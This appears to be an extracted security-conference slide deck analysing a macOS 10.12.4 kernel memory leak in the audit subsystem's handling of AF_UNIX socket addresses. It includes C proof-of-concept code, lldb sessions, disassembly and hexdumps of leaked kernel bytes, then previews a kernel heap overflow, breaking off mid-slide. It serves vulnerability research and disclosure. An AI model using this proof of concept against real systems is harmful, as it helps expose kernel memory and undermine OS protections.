
|      |         |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                  |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                  |     |          |      |
|------|---------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-----|----------|------|
|      |         |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                  | 0x41 0x41<br>0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41<br>0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41<br>0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41<br>0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41<br>0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41<br>0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41<br>0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41<br>0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41<br>0x41 0x41 |     |          |      |
| 0x80 | AF_UNIX | 0x41 0x41<br>0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41<br>0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41<br>0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41<br>0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41<br>0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41<br>0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41<br>0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41<br>0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41<br>0x41 0x41 | 0x7F                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                             |     |          |      |
| 0x0  | sun_len | 0x1                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                              | sun_family                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                       | 0x2 | sun_path | 0x7F |

# A KERNEL INFO LEAK

## can we leak random kernel memory?

```
//path: SOCK_MAXADDRLEN - 2 + 1 = 254  
strlcpy(path, sun->sun_path, sizeof(path));
```

- 1 create UNIX socket
  - 2 bind to a non-NULL terminated path



- 3 audit system will execute buggy code**

# A KERNEL INFO LEAK

## a 'live' look via debugger

```
(lldb) b bind  
Breakpoint 1: kernel`bind at uipc_syscalls.c:307  
  
//but only on sockets of size 128  
(lldb) br mod -c '* (int*) ($rsi+0x10)==128'
```

conditional breakpoint, bind()

```
(lldb) Process 1 stopped  
* thread #5: kernel`bind()  
  stop reason = breakpoint 1.1  
  
(lldb) bt  
frame #0: kernel`bind()  
frame #1: kernel`unix_syscall64()  
frame #2: kernel`hndl_unix_scall64  
  
p *(struct bind_args *)$rsi  
(struct bind_args) $20 = {  
  ...  
  name = 140241106108416  
  namelen = 128  
  ...  
}
```

```
(lldb) p *(struct sockaddr_storage *)$rbx  
(struct sockaddr storage) = (  
  ss_len = '\x80',  
  ss_family = '\x01',  
  _ss_pad1 = char [6] @ 0x00007fa41f3ed152,  
  ....  
  
(lldb) x/128xb $rbx  
0xffffffff806f40bea0: 0x80 0x01 0x41 0x41 0x41 0x41 0x41 0x41  
0xffffffff806f40bea8: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41  
  ....
```

size (0x80/128),  
type (0x01, AF\_UNIX),  
path: 0x4141414141414141...

```
//create socket  
int unixSocket = socket(AF_UNIX, SOCK_STREAM, 0);  
  
//alloc/fill  
char* addr = malloc(_SS_MAXSIZE);  
memset(addr, 0x41, _SS_MAXSIZE);  
((struct sockaddr_un*)addr)->sun_len = _SS_MAXSIZE;  
((struct sockaddr_un*)addr)->sun_family = AF_UNIX;  
  
//bind  
bind(unixSocket, (struct sockaddr *)addr, _SS_MAXSIZE));
```

# A KERNEL INFO LEAK

## a 'live' look via debugger

```
(lldb) br s -a 0xffffffff8010120e47  
Breakpoint 2: where = kernel`audit_arg_sockaddr + 135  
  
(lldb) p *(struct sockaddr *)&rbx  
(struct sockaddr) $48 = (sa_len = '\x80', sa_family = '\x01',  
sa_data = char [14] @ 0x00007fa422908a42)
```

breakpoint in `audit_arg_sockaddr()`


after  
`strlcpy()`

```
(lldb) reg read  
rax = 0x0000000000000007f  
rbx = 0xfffffff806f40bea0  
...
```

looks like 127 (0x7f) bytes  
were copied from `sun_path`



```
//source code  
strlcpy(path, sun->sun_path, sizeof(path));  
  
//disassembly  
copy:  
    mov cl, [rbx+rax+2]  
    mov [rbp+rax+path], cl  
    test cl, cl  
    jz short done  
    inc rax  
    cmp rax, 0FDh  
    jnz short copy  
  
    mov [rbp+rax+path], 0
```



`strlcpy(path, sun->sun_path, sizeof(path));`

|           |                                                |
|-----------|------------------------------------------------|
| RAX       | index of byte to copy                          |
| RBX+2     | source bytes ( <code>sun-&gt;sun_path</code> ) |
| RBX-0x130 | destination buffer ( <code>path</code> )       |

register mappings


# A KERNEL INFO LEAK

# why 127?

```
struct sockaddr_un {  
+0  unsigned char sun_len; ... → total length  
+1  sa_family_t sun_family;  
+2  char sun_path[]; };
```

128 bytes

path, offset 0x2  
 $128 - 2 = 126$  bytes



```
after strlcpy()  
# of bytes copied: 127 (0x7F)
```

```
(lldb) x/8xb $rbx+2+126  
0xffffffff806f40bf20: 0xd7 0x00 0x52 0x44 0x1f 0x67 0x61 0x7
```

**bytes 'outside' sun\_path**

# ring-0 | ring-3

```
(lldb) x/127xb $rbp-0x130
0xfffffff806f40bd40: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0xfffffff806f40bd48: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0xfffffff806f40bdb8: 0x41 0x41 0x41 0x41 0x41 0x41 0xd7 0x0
```



...copied into destination ('path')

# A KERNEL INFO LEAK

want to leak more?

```
int bind(__unused proc_t p, struct bind_args *uap, ...);  
//paths greater than 128  
// invoke getsockaddr to dynamically allocate via the heap  
if (uap->namelen > sizeof (ss))  
    error = getsockaddr(so, &sa, uap->name, uap->namelen, TRUE);  
  
static int getsockaddr(struct socket *so, struct sockaddr **namp, ...){  
...  
MALLOC(sa, struct sockaddr *, len, M SONAME, M_WAITOK | M_ZERO);  
error = copyin(uaddr, (caddr_t)sa, len);
```

Secure | https://pastebin.com/87fHLMQq

PASTEBIN + new paste trends API tools faq search...

text 1.37 KB

1. /\*  
2. macOS 10.12.4 0day kernel memory leak PoC (see: https://objective-see.com/blog/blog\_0x1B.html)  
3. tl;dr Apple 'fixed' a bug by #1 not fixing it, #2 introducing a kernel memory leak `\_(ツ)\_`

proof of concept

..... ➤ socket name > 128?

↳ alloc on heap

```
(lldb) x/255xb $rbp-0x130  
x/255xb $rbp-0x130  
0xfffffff806f26bd40: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41  
0xfffffff806f26bd48: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41  
  
0xfffffff806f26be00: 0x41 0x41 0x41 0x41 0x41 0x41 0x90 0x99  
0xfffffff806f26be08: 0x0b 0x0f 0x07 0x54 0x38 0xc4 0xba 0x22  
0xfffffff806f26be10: 0x83 0x3b 0x9e 0x56 0xd5 0xe0 0x00
```

```
$ hexdump /var/audit/20170406055225.not_terminated  
...  
00000110 2f 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  
00000120 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  
*  
000001d0 41 41 41 41 41 41 41 41 90 99 0b 0f 07 54 38 c4 ba  
000001e0 22 83 3b 9e 56 d5 e0 00
```

kernel bytes leaked into audit file!



# BETTER YET -KERNEL HEAP-OVERFLOW?

bypass SIP, run unsigned code, and more!

```
void audit_arg_sockaddr(struct kaudit_record *ar, struct vnode *cwd_vp, struct sockaddr *sa)
{
    int slen;
    struct sockaddr_un *sun;

    bcopy(sa, &ar->k_ar.ar_arg_sockaddr, sa->sa_len);

    switch (sa->sa_family) {

        case AF_UNIX:
            sun = (struct sockaddr_un *)sa;
            slen = sun->sun_len - offsetof(struct sockaddr_un, sun_path);
```

an interesting `bcopy()` in `audit_arg_sockaddr()`...



anytime a copy operation uses the size of the source, as the number of bytes to copy...take a closer look at it!

# BETTER YET -KERNEL HEAP-OVERFLOW? a questionable bcopy() in ring-0



```
audit_arg_sockaddr(struct kaudit_record *ar, ..., struct sockaddr *sa) {  
    ...  
    bcopy(sa, &ar->k_ar.ar_arg_sockaddr, sa->sa_len);
```

|      |                                               |
|------|-----------------------------------------------|
| src  | sockaddr structure ('sa')                     |
| dest | sockaddr_storage ('k_ar.ar_arg_sockaddr')     |
| size | length from sockaddr structure ('sa->sa_len') |

```
struct kaudit_record {  
    struct audit_record k_ar;  
    ...
```

```
    struct audit_record {  
        u_int32_t ar_magic;  
        int ar_event;  
        ...  
        struct sockaddr_storage ar_arg_sockaddr;
```

```
#define _SS_MAXSIZE 128  
struct sockaddr_storage {  
    u_char ss_len;  
    sa_family_t ss_family;  
    ...
```



can we create a  
socket > \_SS\_MAXSIZE?

# BETTER YET -KERNEL HEAP-OVERFLOW? back to AF\_UNIX sockets

```
#define SOCKET_SIZE 200

